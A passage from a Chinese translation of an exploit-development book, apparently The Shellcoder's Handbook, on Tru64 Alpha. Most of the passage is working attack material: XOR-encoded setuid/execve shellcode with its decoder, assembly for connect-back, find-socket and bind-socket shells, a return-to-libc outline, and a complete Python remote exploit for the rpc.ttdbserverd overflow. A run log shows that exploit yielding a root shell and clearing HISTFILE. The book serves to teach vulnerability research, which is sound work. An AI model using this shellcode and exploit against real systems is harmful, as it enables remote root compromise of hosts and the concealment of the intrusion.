0x47c1f11e,
0x4206140d,
0xb5be0000,
0x43e2f400,
0xb7fe0008,
0x47ff0410,
0x00000083,
0x47de0411,
0x45ad0410,
0x47ff0412,
0x43e77400,
0x00000083,
0x69622f2f,
0x68732f6e,
0x00000000,
```

12.5.3 用 XOR 键（key）编码提取的操作码

你可以用 C 代码（或 python、perl、或你希望的任何东西）轻松完成这一步。我们把提取出来的操作码放入一个整数数组，然后用 XOR 键 XOR 每一个值。通过转储准备粘贴到 XOR 译码器和 GetPC 代码里的 XOR 编码过的负载来结束整个过程。

```
unsigned int shellcode[] =
{
0x47c1f11e,
0x4206140d,
0xb5be0000,
0x43e2f400,
0xb7fe0008,
0x47ff0410,
0x00000083,
0x47de0411,
0x45ad0410,
0x47ff0412,
0x43e77400,
0x00000083,
0x69622f2f,
0x68732f6e,
0x00000000
};

int
main()
{
   int i;

    //printf("sizeof shellcode %d\n", sizeof(shellcode));
    for(i =0 ; i < sizeof(shellcode)/4; i++)
         printf(".long\t0x%.8x\n", shellcode[i] ^= 0x88888888);
}
```

输出将被插回汇编程序。下面是用 0x88888888 作为 XOR 键生成的 setuid + execve 代码。

```
.long   0xcf497996
.long   0xca8e9c85
.long   0x3d368888
.long   0xcb6a7c88
.long   0x3f768880
.long   0xcf778c98
.long   0x8888880b
.long   0xcf568c99
.long   0xcd258c98
.long   0xcf778c9a
.long   0xcb6ffc88
.long   0x8888880b
```

```
.long   0xe1eaa7a7
.long   0xe0fba7e6
.long   0x88888888
```

注解：注意！我们得到的代码没有 NULL 字节。

12.5.4 把编码过的代码插入 XOR 译码器

现在，我们通过改变 XOR 译码器里一些可配置的值，把译码器和编码后的负载粘在一起，使它们协同工作。

```
#include <alpha/regdef.h>
#include <alpha/pal.h>
       .text
       .arch   generic
       .align 4
       .globl  main
       .ent    main
main:
       .frame  $sp, 0, $26

       lda  a0, -1000(sp)    #GetPC code we have just covered.
back:
       bis  zero, 0x86, a1     #a1 equals to 0x00000086 which is the imb
instructio
            #imb instruction syncs the instruction cache thus make it
                           #coherent with main memory.

            #1st run: store imb instruction in sp - 1000 stack.
       stl  a1, -4(a0)            #2nd run: overwrite the following bsr
instruction with imb.
       addq a0, 48, a2
       stl  a1, -4(a2)         #also overwrite the 0x41414141 with the imb
instruction
                           #thus avoiding i-cache incoherency af-ter the
decode process
                           #since imb instruction also have NULL bytes this
is the only                                  #way to avoid NULL bytes in
decoder loop.

       bsr  a0, back             #branch the label back saving pc in a0
```

```
register.
                              #on the second run bsr will be over-written with
nop.
                              #execution  will  continue  with  the  next
instruction.
       addq a0, 52, a4    #offset to xored data plus four.
       addq zero, 60, a3    #size of xored data in bytes.
             #Changed according to the size of the setuid+execve pay-load

       addq a0, 112, a5        #offset to xor key; equals to xordata size
plus 52.
       addq a0, 48, a0         #a0 should point to the first instruc-tion
of the xored data
                              #real shellcode should be expecting it this way.

       ldl  a1, -4(a5)         #load the xor key.
xorloop:
       ldl  a2, -4(a4)         #load a single long from the xored data.
       xor  a2, a1, a2         #xor/decrypt the long.
       stl  a2, -4(a4)         #store the long back into its loca-tion.
       subq a3, 4, a3          #decrement counter.
       addq a4, 4, a4          #increment xored data pointer, move to next
long.
       bne  a3, xorloop        #branch back to xorloop till counter is zero.
.long   0x41414141             #this long will be overwriten with the imb
instruction.
             #flush I-cache.
.long   0xcf497996
.long   0xca8e9c85
.long   0x3d368888
.long   0xcb6a7c88
.long   0x3f768880
.long   0xcf778c98
.long   0x8888880b
.long   0xcf568c99
.long   0xcd258c98
.long   0xcf778c9a
.long   0xcb6ffc88
.long   0x8888880b
.long   0xe1eaa7a7
.long   0xe0fba7e6
.long   0x88888888

.long   0x88888888             #XOR key.
```

```
        .end    main
```

12.5.5 编译并提取最后的 Shellcode

作为最后一步，我们将编译包含提取的主函数操作码的汇编代码，以此得到最终的 shellcode。[we should compile the assembly code in and extract the main function's opcodes to reach our final Shellcode.]

```
cc –O0 –o final_setuid_exec final_setuid_exec.s
./dump.sh final_setuid_exec
,
0x221efc18,
0x42061412,
0x47f0d411,
0xb230fffc,
...
```

我们的 shell 脚本将再次输出一个整数数组，这将是我们最终的 shellcode。通过利用下面的 C 程序，我们可以使输出（C 字符型数组）更好看一些。

```
unsigned int shellcode[] =
{
0x221efc18,
0x42061412,
0x47f0d411,
0xb230fffc,
0xb232fffc,
0xd21ffffb,
0x420e1415,
0x42069414,
0x43e79413,
0xa235fffc,
0x42061410,
0xa254fffc,
0x42609533,
0x46510812,
0xb254fffc,
0x42809414,
0xf67ffffa,
0x41414141,
0xcf497996,
```

```
0xca8e9c85,
0x3d368888,
0xcb6a7c88,
0x3f768880,
0xcf778c98,
0x8888880b,
0xcf568c99,
0xcd258c98,
0xcf778c9a,
0xcb6ffc88,
0x8888880b,
0xe1eaa7a7,
0xe0fba7e6,
0x88888888,
0x88888888
};


int
main()
{
    unsigned char buf[sizeof(shellcode)+1];
    int i;

    printf("sizeof shellcode %d\n", sizeof(xor_connbacksc));
    memcpy(buf, shellcode, sizeof(shellcode));

    for(i =0 ; i < sizeof(shellcode); i++) {
        if( !((i) % 4))
            printf("\"\n\"");
        printf("\\x%.2x", buf[i]);
    }
    printf("\n");
}
```

这段 C 代码输出熟悉的 exploit 字符数组。

```
"\x18\xfc\x1e\x22"
"\x12\x14\x06\x42"
"\x11\xd4\xf0\x47"
"\xfc\xff\x30\xb2"
"\xfc\xff\x32\xb2"
...
```

现在，让我们看一些更高级的概念，并编一些新 shellcode。从现在开始，为了节省版面，我们将省去前面提到的那些中间步骤，只显示最初的 shellcode 和最后的 C 代码。

12.6 回连 Shellcode

让我们看几个 Tru64 下经典的回连 Shellcode。下面的 Shellcode 将连向用户提供的远程机器的 TCP 端口。它复制 stdio 描述符，执行 shell 解释器，从而为攻击者创建一个与 telnet 类似的交互式会话。

```
#include <alpha/regdef.h>
#include <alpha/pal.h>
    .text
    .arch    generic
    .align 4
    .globl  main
    .ent     main
main:
    .frame  $sp, 0, $26
                #148 bytes total size.
                        #xorloop will give us the pc in a0,
                        #PC should be pointing to the next in-struction.

    bic  sp, 0xf, sp            #make sure the stack is 16 byte aligned.
    addq a0, 0x70, s1          #address of sockaddr_in. s1 preserved
    addq a0, 0x88, s4          #address of //bin/sh
    stq  s4, (sp)                 #store address of //bin/sh
    stq  zero, 8(sp)

    mov  0x2, a0               #AF_INET
    mov  0x1, a1               #SOCK_STREAM
    bis  zero, zero, a2        #0
    addq zero, 0x61, v0        #socket syscall
    PAL_callsys
    mov  v0, s0               #saved register, preserved. store socket number.

    mov  s0, a0               #socket number
    mov  s1, a1               #addr of sockaddr_in
    mov  0x10, a2              #sizeof sockaddr_in equals 16
          addq zero, 0x62, v0      #connect syscall
    PAL_callsys
```

```
    mov 0x2, s2
duploop:
    mov  s0, a0            #socket number.
    mov  s2, a1            #stdin, stdout, stderr.
          addq zero, 0x5a, v0      #dup2 syscall.
    PAL_callsys
    subq s2, 0x1, s2        #decrement the counter.
    bge  s2, duploop        #loop for 2,1,0 (stderr, stdout, stdin).

    mov  s4, a0            #address of //bin/sh
    mov  sp, a1           #address of (address of //bin/sh)
    bis  zero, zero, a2      #NULL
          addq zero, 0x3b, v0      #execve syscall
    PAL_callsys

.long   0x901f0002                #port number
.long   0x0100007f                 #ip addr
.long   0x00000000
.long   0x00000000
.long   0x10
.long   0x00000000
.quad   0x68732f6e69622f2f
.long   0x00000000
    .end     main
```

12.7 Find-Socket Shellcode

我们可以用同样的方法创建 find-socket shellcode。下面 shellcode 将重用远程过程已经初始化的 TCP 连接，复制 stdio 描述符，执行 shell 解释器，从而为攻击者创建一个与 telnet 类似的交互式会话。

```
#include <alpha/regdef.h>
#include <alpha/pal.h>
    .text
    .arch    generic
    .align 4
    .globl  main
    .ent     main
```

```
main:
    .frame  $sp, 0, $26
                          #xorloop will give us the pc in a0,
                          #PC should be pointing to the next in-struction.

    bic  sp, 0xf, sp            #make sure the stack is 16 byte aligned.
    addq a0, 0xa0, s4       #address of //bin/sh
    stq  s4, (sp)              #store address of //bin/sh
    stq  zero, 8(sp)
    mov  0x10, t0
    stq  t0, 16(sp)             #sizeof(struct sockaddr_in)
    lda  s2, 16(sp)             #address of sizeof(struct sockaddr_in)
    lda  s1, 24(sp)             #address of sockaddr_in
    bis  zero, zero, s0
    lda  s0, 0xff(zero)      #set counter for the getpeername loop.
    bis  zero, zero, s3      #zero out s3
    mov  0x3412, s3         #src port of peer
    sll  s3, 0x30, s3
    srl  s3, 0x30, s3

getpeerloop:
    mov  s0, a0            #socket number.
    mov  s1, a1            #address of sockaddr_in
    mov  s2, a2            #address of sizeof(struct sockaddr_in)
          addq zero, 0x8d, v0     #getpeername syscall.
    PAL_callsys
    bne  v0, again
    ldl  t0, 24(sp)
    sll  t0, 0x20, t0
    srl  t0, 0x30, t0
    subq t0, s3, t0
    beq  t0, out        #check if we have a matching source port.
again:
    subq s0, 0x1, s0
    bge  s0, getpeerloop
out:

    mov 0x2, s2
duploop:
    mov  s0, a0            #socket number
    mov  s2, a1           #stdin, stdout, stderr
          addq zero, 0x5a, v0      #dup2 syscall
    PAL_callsys
    subq s2, 0x1, s2        #decrement the counter.
```

```
    bge  s2, duploop        #loop for 2,1,0 (stderr, stdout, stdin)

    mov  s4, a0            #address of //bin/sh
    mov  sp, a1            #address of (address of //bin/sh)
    bis  zero, zero, a2     #NULL
          addq zero, 0x3b, v0      #execve syscall
    PAL_callsys

.long   0x00000000
.quad   0x68732f6e69622f2f
.long   0x00000000
    .end     main
```

12.8 Bind-Socket Shellcode

在 Shellcode 里直接绑定特殊的套接字也很重要；下面是一个实现方法。

```
#include <alpha/regdef.h>
    .text
    .arch    generic
    .align 4
    .globl  main
    .ent     main
main:
    .frame  $sp, 0, $26

                        #xorloop will give us the pc in a0,
                        #PC should be pointing to the next in-struction.
                  #196 bytes total size.

    bic  sp, 0xf, sp            #make sure the stack is 16 byte aligned
    addq a0, 156, s1        #address of sockaddr_in. s1 preserved
    addq a0, 172, s2        #address of sizeof(sockadd_in)
    addq a0, 184, s4        #address of //bin/sh
    stq  s4, (sp)              #store address of //bin/sh
    stq  zero, 8(sp)

    mov  0x2, a0            #AF_INET
    mov  0x1, a1            #SOCK_STREAM
    bis  zero, zero, a2     #0
```

```
        addq zero, 0x61, v0      #socket syscall
        PAL_callsys
        mov  v0, s0             #saved register, preserved. store socket number.

        mov  s0, a0             #socket number.
        mov  s1, a1             #address of sockaddr_in
        mov  0x10, a2            #sizeof sockaddr_in = 16
              addq zero, 0x68, v0      #bind syscall.
        PAL_callsys

        mov  s0, a0             #socket number.
        mov  0x5, a2            #backlog.
              addq zero, 0x6a, v0      #listen syscall.
        PAL_callsys

        mov  s0, a0             #socket number.
        bis  zero, zero, a1      #(struct sockaddr *)NULL
        mov  s2, a2             #address of sizeof sockaddr
              addq zero, 0x63, v0      #accept syscall.
        PAL_callsys
        mov  v0, s3             #connected socket number.

        mov 0x2, s2
    duploop:
        mov  s3, a0             #connected socket number.
        mov  s2, a1             #stdin, stdout, stderr
              addq zero, 0x5a, v0      #dup2 syscall
        PAL_callsys
        subq s2, 0x1, s2         #decrement the counter
        bge  s2, duploop         #loop for 2,1,0 (stderr, stdout, stdin)

        mov  s4, a0             #address of //bin/sh
        mov  sp, a1            #address of (address of //bin/sh)
        bis  zero, zero, a2      #NULL
              addq zero, 0x3b, v0      #execve syscall
        PAL_callsys

    .long   0x901f0002
    .long   0x00000000
    .long   0x00000000
    .long   0x00000000
    .long   0x10
    .long   0x00000000
    .long   0x00000000
```

```
.quad   0x68732f6e69622f2f
.long   0x00000000
    .end     main
```

12.9 栈溢出破解

从根本上说，Alpha 和 x86 上的栈溢出并没什么两样。不过，我们还是面临一个很大的问题，需要处理不可执行栈。Tru64 OS 在默认情况下就是不可执行栈，意味着我们不能执行保存在栈上的代码。这个限制使我们的标准栈溢出破解变得非常复杂。用任何栈溢出破解控制执行流程很容易，但我们将需要把 Shellcode 保存在内存中，以致晚一点可以执行。对本地栈溢出来说，这个方法有点琐碎；许多函数库和动态链接器把用户通过环境变量提交的选项拷贝到堆（动态分配的内存）上。堆在任何时候都是可读，可写，可执行的。稍后，当通过栈溢出获取执行控制的时候，把执行重定向到受控的堆区。

另外，返回 libc 也是挫败不可执行栈的方法之一，下节会对它做一个简短的介绍。利用堆的远程栈溢出也可以工作得很好，几乎所有的网络应用程序都把客户提交的数据保存在堆上。虽然它可能并不是导致栈溢出所要求的缓冲区，而是一些其它用户提供的缓冲区，但 Shellcode 持有者为远程破解可以很方便地使用它。在下面，我们将开发一个远程 RPC 破解，它通过在堆里定位我们的 shellcode，然后利用琐碎的栈溢出跳到它。例如，假设你在 HTTP 的 POST 方法里碰到栈溢出。你应当考虑通过利用保存在堆上某个地方并呆在那里的 HTTP 请求部分把 nops 和 shellcode 保存在堆上。

12.9.1 挫败不可执行栈

仅在没有 NULL 字节限制的时候这个方法才可行。我们需要保存几个两个高位字节等于 0 的指针（只有 48 位可用于引用标准用户模式程序的地址空间）。我们会对这个方法做一个大概的介绍，因为从破解者的利益出发，它主要是专用的并需要进行大量的反汇编工作。基本的想法是跳到库或程序的某些代码中，那有我们感兴趣的、可以为后面返回 system()函数里设置寄存器的指令序列（例如下面的代码）。

```
(gdb) x/5i 0x3ff80212e40
0x3ff80212e40 <__tis_reinit+384>:    ldq     ra,0(sp)
0x3ff80212e44 <__tis_reinit+388>:    ldq     s0,8(sp)
0x3ff80212e48 <__tis_reinit+392>:    lda     sp,16(sp)
0x3ff80212e4c <__tis_reinit+396>:    unop
0x3ff80212e50 <__tis_reinit+400>:    ret
```

这段代码来自 libc（有些可靠的地址被硬编码在破解里）。基本上，这段代码从栈上加载返回地址和 s0 寄存器。它后面是 ret 指令，它将使代码流到刚载入 ra 寄存器（在栈上是四倍字长）的地方。

通过利用这段代码，我们可以返回 libc 里的系统函数。我们在系统函数要求用 a0 寄存器传递输入参数时还有一个难题－－我们不能控制 a0。这个问题可能通过观察系统函数在某一阶段把输入参数从 a0 复制到 s0 寄存器并用 s0 寄存器引用命令字符串来解决。为了达到控制执行的目的，我们需要跳到在系统函数（记住我们控制 s0）内部的这个位置。正如你从下面的汇编代码中看到的，由于 s0 保存的是输入参数（命令字符串），执行被重定向到<system+144>。

```
0x3ff800f3810 <system+48>:      mov      a0,s0
0x3ff800f3814 <system+52>:      bne      a0,0x3ff800f3870 <system+144>
0x3ff800f3818 <system+56>:      ldah     a0,-16382(gp)
```

我们回想一下前面提到的汇编转储，我们在<__tis_reinit+388>控制 s0 寄存器。它从溢出的栈获得加载，意味着我们可以使它指向一个在我们溢出的缓冲区里的 ASCII 字符串，而最终将通过系统函数得以执行。有数以千计的有趣代码序列可能会被用来为成功地返回 libc 预先安排寄存器和栈。想想这个主意；它真的很有趣，可以为应用程序引入新的执行流程。

12.10 破解 rpc.ttdbserver

我们以 CA-2002-26 Buffer Overflow in CDE ToolTalk 为例，通过讨论编写破解的步骤来结束本章。

这个溢出发生在 rpc.ttdbserver 守护进程的_TT_CREATE_FILE 过程里。从 RPC 包里取出的文件名被复制到 1024 字节长的静态缓冲区，改写保存的程序计数器。应该注意，这个漏洞在其它平台上有不同的表现；例如，与 Tru64 里的栈溢出不一样，在 Solaris 里发生的是堆溢出。关于这个漏洞的进一步信息可以从本书的 Web 站点获取（www.wiley.com/compbooks/koziol）。

为了再现这个漏洞，我们应该编写把数据结构打包并调用脆弱 RPC 过程的 PoC 代码。因此，我们在不知道更多有关栈布局和其它次要材料的情况下开始编写破解代码。在装配一个简单的 RPC 客户端之后，用长度超过 1024 字节的文件名调用__TT_CREATE_FILE 过程，没有任何争议，我们会得到/core 文件。在实验室环境里，我们从编写这个简单的破解开始，它发送 1024 个 A 字符+四字长的 0xdedeadcaf0 。运行这个破解后，象预期那样产生了一个 core 文件。但最初的 gdb 会话显示我们遇到了对齐问题。返回地址的位置不正确；我们需要在 AAAA…缓冲区结尾再加上 6 个字符。在对齐之后，运行新破解，gdb 输出了可爱的内容：

```
bash# file /core
/core:          core dump, generated from 'rpc.ttdbserverd'
bash# gdb dt/bin/rpc.ttdbserverd /core
GNU gdb 5.3
.... etc etc.
Reading symbols from /usr/shlib/libexc.so...(no debugging symbols found)...done.
Loaded symbols for /usr/shlib/libexc.so
```

warning: Hit heuristic-fence-post without finding

warning: enclosing function for address 0xdedeadcaf0
This warning occurs if you are debugging a function without any symbols
(for example, in a stripped executable). In that case, you may wish to
increase the size of the search with the `set heuristic-fence-post' command.

Otherwise, you told GDB there was a function where there isn't one, or
(more likely) you have encountered a bug in GDB.
#0 0x000000dedeadcaf0 in ?? ()
(gdb) info reg

```
v0             0x0    0
t0             0x0    0
t1             0x3ffc0087b80    4396973325184
t2             0x3ffc0087bb0    4396973325232
t3             0xa80    2688
t4             0x0    0
t5             0x0    0
t6             0x3ffc0087b80    4396973325184
t7             0x1    1
s0             0x11fff9848    4831811656
s1             0x11fff9858    4831811672
s2             0x1    1
s3             0x3ff80c528d0    4395911948496
s4             0x120014c30    4831923248
s5             0x140033b60    5368920928
fp             0x8    8
a0             0x11fff9368    4831810408
a1             0x1    1
a2             0xffffffffffffffeb    -21
a3             0x1    1
a4             0x1    1
a5             0x1    1
t8             0x140037300    5368935168
t9             0x0    0
t10            0x0    0
t11            0xdedeadca    3739135434
ra             0xdedeadcaf0    957218671344
t12            0x3ff80ca5aa0    4395912288928
at             0xdedeadca    3739135434
gp             0x3ffc0367380    4396976337792
sp             0x11fff97d0    4831811536
zero           0x0    0
```

```
fpcr          0x0    0
pc            0xdedeadcaf0    957218671344
vfp           0x0    0
```

像你看到的，我们不怎么麻烦就能得到程序计数器的精确控制。接下来，我们修改破解代码，用 nop 操作码字节代替 A 字符，并把 bind shell shellcode 粘贴到 1024 字节块的尾部。下面是我们怎样管理破解缓冲区：

```
expbuf = "\x1f\x04\xff\x47" * ((1024-len(shellcode)) / 4) +\
                shellcode + "123456" + retaddr
```

1024 字节减去 shellcode 的大小除以 4 是 nop 操作码的字节数，能适合破解缓冲区。后面是 shellcode，对齐的字节和返回地址。我们再次用同样的返回地址运行破解，调试 core，这次定位到我们的负载。我们从数据段结尾向着进程堆的方向搜索地址空间，希望在堆里找到负载。

```
(gdb) set $l = 0x0140000000
(gdb)while $l != 0x47ff041f
 >set $l = $l + 1
 >end
(gdb) x/x $l
0x140035500:    0x47ff041f
(gdb) x/40x $l
0x140035500:    0x47ff041f    0x47ff041f    0x47ff041f    0x47ff041f
0x140035510:    0x47ff041f    0x47ff041f    0x47ff041f    0x47ff041f
0x140035520:    0x47ff041f    0x47ff041f    0x47ff041f    0x47ff041f
0x140035530:    0x47ff041f    0x47ff041f    0x47ff041f    0x47ff041f
0x140035540:    0x47ff041f    0x47ff041f    0x47ff041f    0x47ff041f
0x140035550:    0x47ff041f    0x47ff041f    0x47ff041f    0x47ff041f
0x140035560:    0x47ff041f    0x47ff041f    0x47ff041f    0x47ff041f
0x140035570:    0x47ff041f    0x47ff041f    0x47ff041f    0x47ff041f
0x140035580:    0x47ff041f    0x47ff041f    0x47ff041f    0x47ff041f
0x140035590:    0x47ff041f    0x47ff041f    0x47ff041f    0x47ff041f
(gdb) x/i $l
0x140035500:    nop
```

成功，我们很幸运地在堆里找到了负载的拷贝，因此，我们可以执行它（不象栈里的负载，没多大用处）。找到 nop 操作码之后，我们确实可以在负载里挑选一个地址，最有效率的地方是用来作为返回地址的中间。我们为 Tru64 5.0A 挑选 0x01400355a8，这是一个完美的选择，因为我们发现这个返回地址非常可靠。对 Tru64 5.1 来说，0x0140037580 是不错的选择。

我们也建议你轮换整个溢出负载，寻找在 nop 或 shellcode 执行期间可能产生问题的恶化。

下面的代码显示位于我们发现的堆位置的 XOR 译码器的开头部分。

(gdb) x/20i 0x140035500 + 1024 – 280

```
0x1400357e8:    nop
0x1400357ec:    nop
0x1400357f0:    lda    a0,-1000(sp)
0x1400357f4:    addq    a0,0x30,a2
0x1400357f8:    mov    0x86,a1
0x1400357fc:    stl    a1,-4(a0)
0x140035800:    stl    a1,-4(a2)
0x140035804:    bsr    a0,0x1400357f4
0x140035808:    addq    a0,0xf8,a5
0x14003580c:    addq    a0,0x34,a4
0x140035810:    addq    zero,0xc4,a3
0x140035814:    ldl    a1,-4(a5)
0x140035818:    addq    a0,0x30,a0
0x14003581c:    ldl    a2,-4(a4)
0x140035820:    subq    a3,0x4,a3
0x140035824:    xor    a2,a1,a2
0x140035828:    stl    a2,-4(a4)
0x14003582c:    addq    a4,0x4,a4
0x140035830:    bne    a3,0x14003581c
0x140035834:    .long 0x41414141
```

每个东西似乎都很好的对齐了，负载没有恶化。最后，成功的完成了破解，没有更多的难题。

```
# python ttdb_exp.py 192.168.10.44 6868 0
attacking 192.168.10.44 ...
after 4-5 seconds hit ctrl+C, since rpc.py did not implemented timeouts
yet. lame i know!
trying backdoor ...


OSF1 elnoir.alpha V5.0 910 alpha
unset HISTFILE
id
uid=0(root) gid=0(system)
...
```

最后，让我们看一下完整的破解。

```
# noir@olympos.org
# Tru64 5.0 ?5.1 rpc.ttdbserverd remote exploit
```

```
import socket
import os
import xdr
import rpc
from rpc import Packer, Unpacker, TCPClient
import sys
import struct
import telnetlib

class TTDBException(Exception):

    def __init__(self, args=None):
        self.args = args

    def __str__(self):
        return `self.args`

class TTDB_Packer(Packer):

    def pack_ttdb_create_req(self, buf):
        #file
        self.pack_string(buf)

        self.pack_uint(0)
        #string
        #self.pack_string('')
        #array
        #self.pack_uint(0)
        #self.pack_string("\x01")

        self.pack_uint(0)
        self.pack_uint(1)
        self.pack_uint(777)


class TTDB_Client(TCPClient):

    def __init__(self, target):
        self.ttdb_d = { "PROGNUM": 100083, "VERSNUM": 1, "ISCREATE": 103 }

        TCPClient.__init__(self, target, self.ttdb_d["PROGNUM"],\
     self.ttdb_d["VERSNUM"])

    def addpackers(self):
```

```
        self.packer = TTDB_Packer()

    def mkcred(self):
        import random
        self.cred                    =                    rpc.AUTH_UNIX,
rpc.make_auth_unix(random.randint(1,99999),\
                                            "localhost", 0, 0, [])
        return self.cred

    def iscreate(self, buf):
        return self.make_call(self.ttdb_d["ISCREATE"], buf,\
                        self.packer.pack_ttdb_create_req,\
                        None)

class TTDBExploit(TTDB_Client):

    def __init__(self, target="", buf="", timeout = 5):
        self.tm = timeout
        self.target = target
        self.buf = buf

    def set_target(self, ip):
        try:
            self.target = socket.gethostbyname(ip)
        except socket.gaierror, err:
            raise TTDBException, "TTDBExploit, Host: " + ip + " " + err[1]

    def get_target(self):
        return self.target

    def set_buf(self, buf):
        self.buf = buf

    def get_buf(self):
        return self.buf

    def set_timeout(self, tm):
        self.tm = tm

    def get_timeout(self):
        return self.tm

    def setup(self):
        try:
```

```
            TTDB_Client.__init__(self, self.target)
        except (socket.error, RuntimeError), self.err:
            raise TTDBException, str(self.err)

    def run(self):
        try:
            self.iscreate(self.buf)
        except:
            pass

if __name__ == "__main__":

    usage = """\nUsage: ttdb_exp.py targethost bdport version [offset]
bdport: port number for bind a shell
version: 0 => Tru64 UNIX V5.0A
version: 1 => Tru64 UNIX V5.1

./ttdb_exp 172.16.1.23 6666 0
"""
    shellcode =\
    "\x18\xfc\x1e\x22"+\
    "\x12\x14\x06\x42"+\
    "\x11\xd4\xf0\x47"+\
    "\xfc\xff\x30\xb2"+\
    "\xfc\xff\x32\xb2"+\
    "\xfb\xff\x1f\xd2"+\
    "\x15\x14\x1f\x42"+\
    "\x14\x94\x06\x42"+\
    "\x13\x94\xf8\x43"+\
    "\xfc\xff\x35\xa2"+\
    "\x10\x14\x06\x42"+\
    "\xfc\xff\x54\xa2"+\
    "\x33\x95\x60\x42"+\
    "\x12\x08\x51\x46"+\
    "\xfc\xff\x54\xb2"+\
    "\x14\x94\x80\x42"+\
    "\xfa\xff\x7f\xf6"+\
    "\x41\x41\x41\x41"+\
    "\x96\x79\x49\xcf"+\
    "\x82\x1c\x9b\xca"+\
    "\x83\x1c\x9d\xca"+\
    "\x80\x88\x76\x3f"+\
    "\x85\x9c\x9f\xca"+\
    "\x88\x88\x36\x3d"+\
```

```
"\x88\xbc\x64\xcb"+\
"\x98\xdc\x68\xcb"+\
"\x99\xbc\x68\xcb"+\
"\x9a\x8c\x77\xcf"+\
"\x0b\x88\x88\x88"+\
"\x81\x8c\x88\xcc"+\
"\x98\x8c\xa1\xcd"+\
"\x99\x8c\xc2\xcd"+\
"\x88\x9c\x65\xcb"+\
"\x9a\x9c\x6a\xcb"+\
"\x0b\x88\x88\x88"+\
"\x98\x8c\xa1\xcd"+\
"\x9a\x3c\x68\xcb"+\
"\x88\xdc\x65\xcb"+\
"\x0b\x88\x88\x88"+\
"\x99\x8c\x77\xcf"+\
"\x98\x8c\xa1\xcd"+\
"\x9a\x8c\xe3\xcd"+\
"\x88\xfc\x64\xcb"+\
"\x0b\x88\x88\x88"+\
"\x84\x8c\x88\xcc"+\
"\x83\xdc\x68\xcb"+\
"\x98\x8c\x04\xcd"+\
"\x99\x8c\xe3\xcd"+\
"\x88\xdc\x63\xcb"+\
"\x0b\x88\x88\x88"+\
"\xa3\xbd\xe8\xc9"+\
"\x72\x77\xf7\x71"+\
"\x98\x8c\x25\xcd"+\
"\x99\x8c\x56\xcf"+\
"\x88\xfc\x6f\xcb"+\
"\x9a\x8c\x77\xcf"+\
"\x0b\x88\x88\x88"+\
"\x8a\x88\x97\x18"+\
"\x88\x88\x88\x88"+\
"\x88\x88\x88\x88"+\
"\x88\x88\x88\x88"+\
"\x98\x88\x88\x88"+\
"\x88\x88\x88\x88"+\
"\x88\x88\x88\x88"+\
"\xa7\xa7\xea\xe1"+\
"\xe6\xa7\xfb\xe0"+\
"\x88\x88\x88\x88"+\
"\x88\x88\x88\x88"
```

```
if len(sys.argv) < 4:
   print usage
   sys.exit(0)

offset = 0
if len(sys.argv) == 5:
   offset += int(sys.argv[4], 10)

version = int(sys.argv[3],10)
if version != 0 and version != 1:
   print usage
   sys.exit(-1)

port = int(sys.argv[2], 10)    #bind shell port

port = port ^ 0x8888
shellcode = shellcode[:230] + struct.pack(">h", port) + shell-code[232:]


if not version:
   retaddr = struct.pack("<Lb", 0x400355a8+offset, 0x01) #5.0A
   #retaddr = struct.pack("<Lb", 0xdeadcaf0, 0xde) #test value
else:
   retaddr = struct.pack("<Lb", 0x40037580+offset, 0x01) #5.1
   #retaddr = struct.pack("<Lb", 0xdeadcaf0, 0xde) #test value

expbuf = "\x1f\x04\xff\x47" * ((1024-len(shellcode)) / 4) +\
       shellcode + "123456" + retaddr

ttdb = TTDBExploit(sys.argv[1], expbuf)

print "attacking "+ttdb.get_target()+" ..."
print "after 4-5 seconds hit ctrl+C, since rpc.py did not"+\
     " implemented timeouts yet. lame i know!"

ttdb.setup()
ttdb.run()

try:
   print "trying backdoor ..."
   t = telnetlib.Telnet(sys.argv[1], int(sys.argv[2], 10))
   t.write("unset HISTFILE;uname -a;\n")
   print "\n"
```

```
            t.interact()
            t.close()
        except socket.error:
            print "not successful!, try again"

    sys.exit(1)
```

12.11 结论

我们希望本章介绍的内容足够你为 Tru64 结构体系开发破解了。虽然不可执行栈和 64 位地址寄存器使事情变得更复杂，但就象我们在本章证明的那样，即使为不常见的结构体系编写破解代码也没什么困难。建议你不要相信“默认安全”或“不可能被破解”之类的市场宣传口号。一旦可以操作指针，没什么是不可能的或不可打破的了。

13
建立工作环境

如果你打算（或正在）研究堆栈溢出、格式化串、或其它与 shellcode 相关的问题，毫无疑问，你需要一个舒适的工作环境。环境？当然了，我不是指在一间昏暗的地下室里，桌上有零星的匹萨屑和满地的可乐瓶；而是指那些优秀的编程工具、调试分析工具、参考资料等。合理使用它们，将事半功倍。如果你正准备 DIY 舒适的工作环境，本章将是很好的指南。

通常来说，如果你打算研究漏洞，至少需要具备两个条件：一是要有目标系统的参考资料和手册；二是要有编写攻击代码的工具；调试分析工具（用于在试验过程中，仔细观察系统的运行状况）也非常有用。因此，本章将着重介绍这三方面内容。当然，在 shellcode 领域里，每天都可能会出现新的技术，这不是一件坏事，但讨论最新的内容是不现实的（译者注：安全技术每天更新，而书籍一旦出版就不更新了，除非再版），我们可以保证书中提到的编程工具、调试分析工具、参考资料等，在写这本书的时候都是最新的。

和其它章节一样，我们不偏袒任何操作系统，所以下面列出的内容可能和你正在使用的系统无关，那么就权且当作参考吧。如果所介绍的内容与操作系统相关，我们将把操作系统列出来—没有列出的话，它要么是平台无关性的工具，要么是与操作系统无关的资料。

13.1 需要什么样的参考资料

首先，需要阅读计算机硬件体系的汇编参考资料：

intel x86
Intel Architecture Software Developer's Manual, Volume 2:Instruction Set Reference
www.intel.com/design/mobile/manuals/243191.htm
或者在 Internet 上搜索 24319101.pdf

X86 Assembly Language FAQ
www2.dgsys.com/~raymoon/x86faqs.html

IA64 references (Itanium)
www.intel.com/design/itanium/manuals/iiasdmanual.htm

SPARC Assembly Language Reference Manual
http://docs.sun.com/db/doc/816-1681
或者在 Internet 上搜索 816-1681.pdf

SPARC Architecture Online Reference Manual
www.comp.mq.edu.au/~kate/sparc/

PA/RISC reference manuals(HP)
http://cpus.hp.com/technical_references/parisc.shtml

www.lsd-pl.net/references.html 提供了一些非常好的参考资料链接。

13.2 用什么编程

编写攻击代码需要使用工具，下面介绍编写 x86 shellcode 时经常会用到的工具。

13.2.1 GCC

GCC（GNU Compiler Collection）是一个被广泛使用的 C/C++编译器，它的发行版还支持 Fortran，Java，Ada 等编程语言。GCC 可能是目前最好的免费（GPL）编译器，支持内联汇编。对 shellcode 开发者来说，GCC 是最好的选择之一。

GCC 主页是：http://gcc.gnu.org/

13.2.2 GDB

